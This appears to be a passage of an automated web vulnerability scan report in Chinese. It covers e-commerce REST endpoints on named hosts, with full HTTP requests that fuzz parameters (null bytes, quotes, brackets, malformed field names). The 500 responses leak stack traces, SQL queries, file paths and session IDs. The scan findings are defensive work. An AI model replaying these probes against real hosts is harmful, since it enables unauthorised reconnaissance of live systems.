Date: Fri, 12 Jan 2018 03:22:10 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '\': not a valid Long value
  at [Source: io.netty.buffer.ByteBufInputStream@9e7dc1c; line: 1, column: 21] (through reference
  chain: com.suneee.scn.goods.model.dbo.PubGoodsclassDO["classid"])

```

变体- | 9 / 9

差异： 参数 从以下位置进行控制： 2707 至：)

推理： 应用程序以错误消息响应，表示可能会泄露敏感信息的未定义状态。

测试请求和响应：

```
POST /goodsclass/goodsclassAddToSave HTTP/1.1
Content-Length: 174
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json
Accept-Language: en-US,en;q=0.8

{
  "enterpriseid": "55",
  "classid": ")",
  "parentcode": "04",
  "classcode": "04001",
  "classname": "\u884c\u653f\u670d\u52a1",
  "status": "0",
  "seq": "12",
  "endflag": "1",
  "level": "2",
  "imgurl": ""
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:10 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value ')': not a valid Long value
at [Source: io.netty.buffer.ByteBufInputStream@4d1cfd0; line: 1, column: 21] (through reference
chain: com.suneee.scn.goods.model.dbo.PubGoodsclassDO["classid"])
```

应用程序错误	
严重性:	参考
CVSS 分数:	0.0
URL:	http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsclass/goodsclassList
实体:	searchValue (Parameter)
风险:	可能会收集敏感的调试信息
原因:	未对入局参数值执行适当的边界检查 未执行验证以确保用户输入与预期的数据类型匹配
固定值:	验证参数值是否在其预计范围和类型内。不要输出调试错误消息和异常

变体-| 1/2

差异: 参数 从以下位置进行控制: 至: %00

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /goodsclass/goodsclassList?
draw=7&start=0&length=15&search%5Bregex%5D=false&pageNum=1&classcode=03&searchValue=%00 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

...
...
...
"data": [

],
"returnCode": 0,
"msg": "e:      错误代码:LUO003C\r\n错误信息:查询商品分类失败
\r\n\r\nStackTrace:org.springframework.dao.DataIntegrityViolationException: \n### Error querying
database. Cause: org.postgresql.util.PSQLException: ERROR: invalid byte sequence for encoding
\"UTF8\": 0x00\n### The error may exist in URL [jar:file:/apps/rest/goods/vr-goods-rest-
enterprise-1.0.0-SNAPSHOT.jar!/mybatisMap/PubGoodsclassMapper.xml]\n### The error may involve
com.suneee.scn.goods.dao.PubGoodsclassDao.findGoodsclassForPage-Inline\n### The error occurred
while setting parameters\n### SQL: select      enterpriseid, classid, classcode, classname,
level, endflag, status,parentcode,imgurl,seq,      (select classname from pub_goodsclass b
where b.classcode = a.parentcode and b.enterpriseid =a.enterpriseid limit 1 ) parentclassname
from pub_goodsclass a where l=1      and enterpriseid=?      and classcode like
CONCAT('?', '%')      and (classcode like '%||?||%' OR classname like '%||?||%')
order by classid desc      limit ? offset ?\n### Cause: org.postgresql.util.PSQLException:
ERROR: invalid byte sequence for encoding \"UTF8\": 0x00\n; SQL []; ERROR: invalid byte sequence
for encoding \"UTF8\": 0x00; nested exception is org.postgresql.util.PSQLException: ERROR:
invalid byte sequence for encoding \"UTF8\": 0x00\n\tat
org.springframework.jdbc.support.SQLStateSQLExceptionTranslator.doTranslate(SQLStateSQLExceptionT
ranslator.java:102)\n\tat
org.springframework.jdbc.support.AbstractFallbackSQLExceptionTranslator.translate(AbstractFallbac
kSQLExceptionTranslator.java:73)\n\tat
org.springframework.jdbc.support.AbstractFallbackSQLExceptionTranslator.translate(AbstractFallbac
kSQLExceptionTranslator.java:81)\n\tat
org.springframework.jdbc.support.AbstractFallbackSQLExceptionTranslator.translate(AbstractFallbac
kSQLExceptionTranslator.java:81)\n\tat
org.mybatis.spring.MyBatisExceptionTranslator.translateExceptionIfPossible(MyBatisExceptionTransl
ator.java:74)\n\tat
org.mybatis.spring.SqlSessionTemplate$SqlSessionInterceptor.invoke(SqlSessionTemplate.java:399)\n
\tat com.sun.proxy.$Proxy31.selectList(Unknown Source)\n\tat
org.mybatis.spring.SqlSessionTemplate.selectList(SqlSessionTemplate.java:205)\n\tat
org.apache.ibatis.binding.MapperMethod.executeForMany(MapperMethod.java:114)\n\tat
org.apache.ibatis.binding.MapperMethod.execute(MapperMethod.java:58)\n\tat
org.apache.ibatis.binding.MapperProxy.invoke(MapperProxy.java:43)\n\tat
com.sun.proxy.$Proxy49.findGoodsclassForPage(Unknown Source)\n\tat
com.suneee.scn.goods.service.PubGoodsclassService.findGoodsclassForPage(PubGoodsclassService.java
:63)\n\tat
com.suneee.scn.goods.consumer.impl.PubGoodsclassConsumer.findGoodsclassForPage(PubGoodsclassConsu
mer.java:64)\n\tat com.suneee.scn.goods.consumer.impl.Pub
...
...
...
ead0(RequestHandler.java:52)\n\tat
io.netty.channel.SimpleChannelInboundHandler.channelRead(SimpleChannelInboundHandler.java:105)\n\
\tat
io.netty.channel.AbstractChannelHandlerContext.invokeChannelRead(AbstractChannelHandlerContext.ja
va:363)\n\tat
io.netty.channel.AbstractChannelHandlerContext.access$600(AbstractChannelHandlerContext.java:38)\n
```

```

n\tat
io.netty.channel.AbstractChannelHandlerContext$7.run(AbstractChannelHandlerContext.java:354)\n\tat
io.netty.util.concurrent.AbstractEventExecutor.safeExecute(AbstractEventExecutor.java:163)\n\tat
io.netty.util.concurrent.SingleThreadEventExecutor.runAllTasks(SingleThreadEventExecutor.java:403)
)\n\tat io.netty.channel.nio.NioEventLoop.run(NioEventLoop.java:445)\n\tat
io.netty.util.concurrent.SingleThreadEventExecutor$5.run(SingleThreadEventExecutor.java:858)\n\tat
io.netty.util.concurrent.DefaultThreadFactory$DefaultRunnableDecorator.run(DefaultThreadFactory.j
ava:144)\n\tat java.lang.Thread.run(Thread.java:745)\nCaused by:
org.postgresql.util.PSQLException: ERROR: invalid byte sequence for encoding "UTF8": 0x00\n\tat
org.postgresql.core.v3.QueryExecutorImpl.receiveErrorResponse(QueryExecutorImpl.java:2182)\n\tat
org.postgresql.core.v3.QueryExecutorImpl.processResults(QueryExecutorImpl.java:1911)\n\tat
org.postgresql.core.v3.QueryExecutorImpl.execute(QueryExecutorImpl.java:173)\n\tat
org.postgresql.jdbc2.AbstractJdbc2Statement.execute(AbstractJdbc2Statement.java:618)\n\tat
org.postgresql.jdbc2.AbstractJdbc2Statement.executeWithFlags(AbstractJdbc2Statement.java:468)\n\tat
org.postgresql.jdbc2.AbstractJdbc2Statement.execute(AbstractJdbc2Statement.java:461)\n\tat
com.alibaba.druid.pool.DruidPooledPreparedStatement.execute(DruidPooledPreparedStatement.java:493)
)\n\tat
org.apache.ibatis.executor.statement.PreparedStatementHandler.query(PreparedStatementHandler.java
:56)\n\tat
org.apache.ibatis.executor.statement.RoutingStatementHandler.query(RoutingStatementHandler.java:7
0)\n\tat org.apa
...
...
...

```

变体- | 2 / 2

差异: **参数** 从以下位置进行控制: 1234 至: %00

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```

GET /goodsclass/goodsclassList?
draw=3&start=0&length=45&search%5Bvalue%5D=1234&search%5Bregex%5D=false&pageNum=1&searchValue=%00
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

...
...
...
"data": [

],
"returnCode": 0,
"msg": "e:            错误代码:LUO003C\r\n错误信息:查询商品分类失败
\r\nStackTrace:org.springframework.dao.DataIntegrityViolationException: \n### Error querying
database. Cause: org.postgresql.util.PSQLException: ERROR: invalid byte sequence for encoding
\"UTF8\": 0x00\n### The error may exist in URL [jar:file:/apps/rest/goods/vr-goods-rest-
enterprise-1.0.0-SNAPSHOT.jar!/mybatisMap/PubGoodsclassMapper.xml]\n### The error may involve
com.suneee.scn.goods.dao.PubGoodsclassDao.findGoodsclassForPage-Inline\n### The error occurred
while setting parameters\n### SQL: select                    enterpriseid, classid, classcode, classname,
level, endflag, status,parentcode,imgurl,seq,                    (select classname from pub_goodsclass b
where b.classcode = a.parentcode and b.enterpriseid =a.enterpriseid limit 1 ) parentclassname
from pub_goodsclass a where l=1                    and enterpriseid=?                    and (classcode like '%'||?
||'%' OR classname like '%'||?||'%' )                    order by classid desc                    limit ? offset ?\n###
Cause: org.postgresql.util.PSQLException: ERROR: invalid byte sequence for encoding "UTF8":
0x00\n; SQL []; ERROR: invalid byte sequence for encoding "UTF8": 0x00; nested exception is
org.postgresql.util.PSQLException: ERROR: invalid byte sequence for encoding "UTF8": 0x00\n\tat
org.springframework.jdbc.support.SQLStateSQLExceptionTranslator.doTranslate(SQLStateSQLExceptionT
ranslator.java:102)\n\tat

```

```

org.springframework.jdbc.support.AbstractFallbackSQLExceptionTranslator.translate(AbstractFallback
kSQLExceptionTranslator.java:73) \n\tat
org.springframework.jdbc.support.AbstractFallbackSQLExceptionTranslator.translate(AbstractFallback
kSQLExceptionTranslator.java:81) \n\tat
org.springframework.jdbc.support.AbstractFallbackSQLExceptionTranslator.translate(AbstractFallback
kSQLExceptionTranslator.java:81) \n\tat
org.mybatis.spring.MyBatisExceptionTranslator.translateExceptionIfPossible(MyBatisExceptionTransl
ator.java:74) \n\tat
org.mybatis.spring.SqlSessionTemplate$SqlSessionInterceptor.invoke(SqlSessionTemplate.java:399) \n
\tat com.sun.proxy.$Proxy31.selectList(Unknown Source) \n\tat
org.mybatis.spring.SqlSessionTemplate.selectList(SqlSessionTemplate.java:205) \n\tat
org.apache.ibatis.binding.MapperMethod.executeForMany(MapperMethod.java:114) \n\tat
org.apache.ibatis.binding.MapperMethod.execute(MapperMethod.java:58) \n\tat
org.apache.ibatis.binding.MapperProxy.invoke(MapperProxy.java:43) \n\tat
com.sun.proxy.$Proxy49.findGoodsclassForPage(Unknown Source) \n\tat
com.suneee.scn.goods.service.PubGoodsclassService.findGoodsclassForPage(PubGoodsclassService.java
:63) \n\tat
com.suneee.scn.goods.consumer.impl.PubGoodsclassConsumer.findGoodsclassForPage(PubGoodsclassConsu
mer.java:64) \n\tat com.suneee.scn.goods.consumer.impl.Pub
...
...
...
ead0(RequestHandler.java:52) \n\tat
io.netty.channel.SimpleChannelInboundHandler.channelRead(SimpleChannelInboundHandler.java:105) \n\
tat
io.netty.channel.AbstractChannelHandlerContext.invokeChannelRead(AbstractChannelHandlerContext.ja
va:363) \n\tat
io.netty.channel.AbstractChannelHandlerContext.access$600(AbstractChannelHandlerContext.java:38) \
n\tat
io.netty.channel.AbstractChannelHandlerContext$7.run(AbstractChannelHandlerContext.java:354) \n\ta
t
io.netty.util.concurrent.AbstractEventExecutor.safeExecute(AbstractEventExecutor.java:163) \n\tat
io.netty.util.concurrent.SingleThreadEventExecutor.runAllTasks(SingleThreadEventExecutor.java:403
) \n\tat io.netty.channel.nio.NioEventLoop.run(NioEventLoop.java:445) \n\tat
io.netty.util.concurrent.SingleThreadEventExecutor$5.run(SingleThreadEventExecutor.java:858) \n\ta
t
io.netty.util.concurrent.DefaultThreadFactory$DefaultRunnableDecorator.run(DefaultThreadFactory.j
ava:144) \n\tat java.lang.Thread.run(Thread.java:745) \nCaused by:
org.postgresql.util.PSQLException: ERROR: invalid byte sequence for encoding "UTF8": 0x00\n\tat
org.postgresql.core.v3.QueryExecutorImpl.receiveErrorResponse(QueryExecutorImpl.java:2182) \n\tat
org.postgresql.core.v3.QueryExecutorImpl.processResults(QueryExecutorImpl.java:1911) \n\tat
org.postgresql.core.v3.QueryExecutorImpl.execute(QueryExecutorImpl.java:173) \n\tat
org.postgresql.jdbc2.AbstractJdbc2Statement.execute(AbstractJdbc2Statement.java:618) \n\tat
org.postgresql.jdbc2.AbstractJdbc2Statement.executeWithFlags(AbstractJdbc2Statement.java:468) \n\t
at org.postgresql.jdbc2.AbstractJdbc2Statement.execute(AbstractJdbc2Statement.java:461) \n\tat
com.alibaba.druid.pool.DruidPooledPreparedStatement.execute(DruidPooledPreparedStatement.java:493
) \n\tat
org.apache.ibatis.executor.statement.PreparedStatementHandler.query(PreparedStatementHandler.java
:56) \n\tat
org.apache.ibatis.executor.statement.RoutingStatementHandler.query(RoutingStatementHandler.java:7
0) \n\tat org.apa
...
...
...

```

应用程序错误

严重性: [参考](#)

CVSS 分数: 0.0

URL: <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsclass/goodsclassAddToSave>

实体: ->"imgurl" (Parameter)

风险: 可能会收集敏感的调试信息

原因: 未对入局参数值执行适当的边界检查
未执行验证以确保用户输入与预期的数据类型匹配

固定值: 验证参数值是否在其预计范围和类型内。不要输出调试错误消息和异常

变体- | 1 / 2

差异: 参数 从以下位置进行控制: ->"imgurl" 至: [ORIG_VAL](#) .

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsclass/goodsclassAddToSave HTTP/1.1
Content-Length: 178
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json
Accept-Language: en-US,en;q=0.8

{
  "enterpriseid": "55",
  "classid": "2707",
  "parentcode": "04",
  "classcode": "04001",
  "classname": "\u884c\u653f\u670d\u52a1",
  "status": "0",
  "seq": "12",
  "endflag": "1",
  "level": "2",
  "imgurl": ""
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:08 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Unrecognized field "imgurl." (Class com.suneee.scn.goods.model.dbo.PubGoodsclassDO), not marked
as ignorable
  at [Source: io.netty.buffer.ByteBufInputStream@6f9901ce; line: 1, column: 177] (through
reference chain: com.suneee.scn.goods.model.dbo.PubGoodsclassDO["imgurl."])
```

变体- | 2 / 2

差异: 参数 从以下位置进行控制: `->"imgurl"` 至: `__ORIG_VAL__[]`

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsclass/goodsclassAddToSave HTTP/1.1
Content-Length: 179
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json
Accept-Language: en-US,en;q=0.8

{
  "enterpriseid": "55",
  "classid": "2707",
  "parentcode": "04",
  "classcode": "04001",
  "classname": "\u884c\u653f\u670d\u52a1",
  "status": "0",
  "seq": "12",
  "endflag": "1",
  "level": "2",
  "imgurl[]": ""
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:09 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Unrecognized field "imgurl[]" (Class com.suneee.scn.goods.model.dbo.PubGoodsclassDO), not marked
as ignorable
  at [Source: io.netty.buffer.ByteBufInputStream@6c2c20f6; line: 1, column: 178] (through
reference chain: com.suneee.scn.goods.model.dbo.PubGoodsclassDO["imgurl[]"])
```

应用程序错误

严重性: [参考](#)

CVSS 分数: 0.0

URL: <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsclass/goodsclassAdd>

实体: level (Parameter)

风险: 可能会收集敏感的调试信息

原因: 未对入局参数值执行适当的边界检查
未执行验证以确保用户输入与预期的数据类型匹配

固定值: 验证参数值是否在其预计范围和类型内。不要输出调试错误消息和异常

变体- | 1 / 3

差异: 参数 从以下位置进行控制: level 至: ORIG_VAL .

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /goodsclass/goodsclassAdd?
classcode=04003&classname=%E7%BB%BF%E6%A4%8D%E6%9C%8D%E5%8A%A1&level.=2 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Content-Length: 0
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:46 GMT
Content-Type: text/plain; charset=UTF-8
```

变体- | 2 / 3

差异: 参数 已从请求除去: 2

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /goodsclass/goodsclassAdd?classcode=04003&classname=%E7%BB%BF%E6%A4%8D%E6%9C%8D%E5%8A%A1
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
```



```
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Content-Length: 0
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:46 GMT
Content-Type: text/plain; charset=UTF-8
```

变体- | 3 / 3

差异: **参数** 从以下位置进行控制: `level` 至: `_ORIG_VAL_[]`

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /goodsclass/goodsclassAdd?
classcode=04003&classname=%E7%BB%BF%E6%A4%8D%E6%9C%8D%E5%8A%A1&level%5B%5D=2 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Content-Length: 0
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:46 GMT
Content-Type: text/plain; charset=UTF-8
```

应用程序错误

严重性: **参考**

CVSS 分数: 0.0

URL: <http://h5config-rest-enterprise.mall.xt.weilian.cn/order/selectCmsOrderList/2>

实体: pageSize (Parameter)

风险: 可能会收集敏感的调试信息

原因: 未对入局参数值执行适当的边界检查
未执行验证以确保用户输入与预期的数据类型匹配

固定值: 验证参数值是否在其预计范围和类型内。不要输出调试错误消息和异常

变体- | 1 / 5

差异: 参数 从以下位置进行控制: 15 至: %00

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /order/selectCmsOrderList/2?pageNum=1&pageSize=%00&orderNo=&goodsname= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=ff1d64918bd06bf341f084828da4d7d4
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:54 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: " "
```

变体- | 2 / 5

差异: 参数 从以下位置进行控制: 15 至: 15XYZ

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /order/selectCmsOrderList/2?pageNum=1&pageSize=15XYZ&orderNo=&goodsname= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=ff1d64918bd06bf341f084828da4d7d4
```

```
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:58 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: "15XYZ"
```

变体-| 3 / 5

差异: 参数 从以下位置进行控制: 15 至: %27

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /order/selectCmsOrderList/2?pageNum=1&pageSize=%27&orderNo=&goodsname= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=ff1d64918bd06bf341f084828da4d7d4
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:58 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: ""
```

变体-| 4 / 5

差异: 参数 从以下位置进行控制: 15 至: ;

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /order/selectCmsOrderList/2?pageNum=1&pageSize=;&orderNo=&goodsname= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
```

```
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=ffld64918bd06bf341f084828da4d7d4
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: close
Date: Fri, 12 Jan 2018 03:20:58 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: ","
```

变体- | 5/5

差异: **参数** 从以下位置进行控制: (15) 至:)

推理: 应用程序以错误消息响应，表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /order/selectCmsOrderList/2?pageNum=1&pageSize=) &orderNo=&goodsname= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=ffld64918bd06bf341f084828da4d7d4
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:58 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: ")"
```

应用程序错误

严重性:

参考

CVSS 分数: 0.0

URL: <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsclass/goodsclassAdd>

实体: classcode (Parameter)

风险: 可能会收集敏感的调试信息

原因: 未对入局参数值执行适当的边界检查
未执行验证以确保用户输入与预期的数据类型匹配

固定值: 验证参数值是否在其预计范围和类型内。不要输出调试错误消息和异常

差异: 参数 从以下位置进行控制: 04003 至: %00

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET
/goodsclass/goodsclassAdd?classcode=%00&classname=%E7%BB%BF%E6%A4%8D%E6%9C%8D%E5%8A%A1&level=2
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

...
...
...
"data": [

],
"returnCode": 0,
"msg": "e      错误代码:LUO003C\r\n错误信息:查询商品分类失败
\r\nStackTrace:org.springframework.dao.DataIntegrityViolationException: \n### Error querying
database. Cause: org.postgresql.util.PSQLException: ERROR: invalid byte sequence for encoding
\UTF8\": 0x00\n### The error may exist in URL [jar:file:/apps/rest/goods/vr-goods-rest-
enterprise-1.0.0-SNAPSHOT.jar!/mybatisMap/PubGoodsclassMapper.xml]\n### The error may involve
com.suneee.scn.goods.dao.PubGoodsclassDao.queryBycodename-Inline\n### The error occurred while
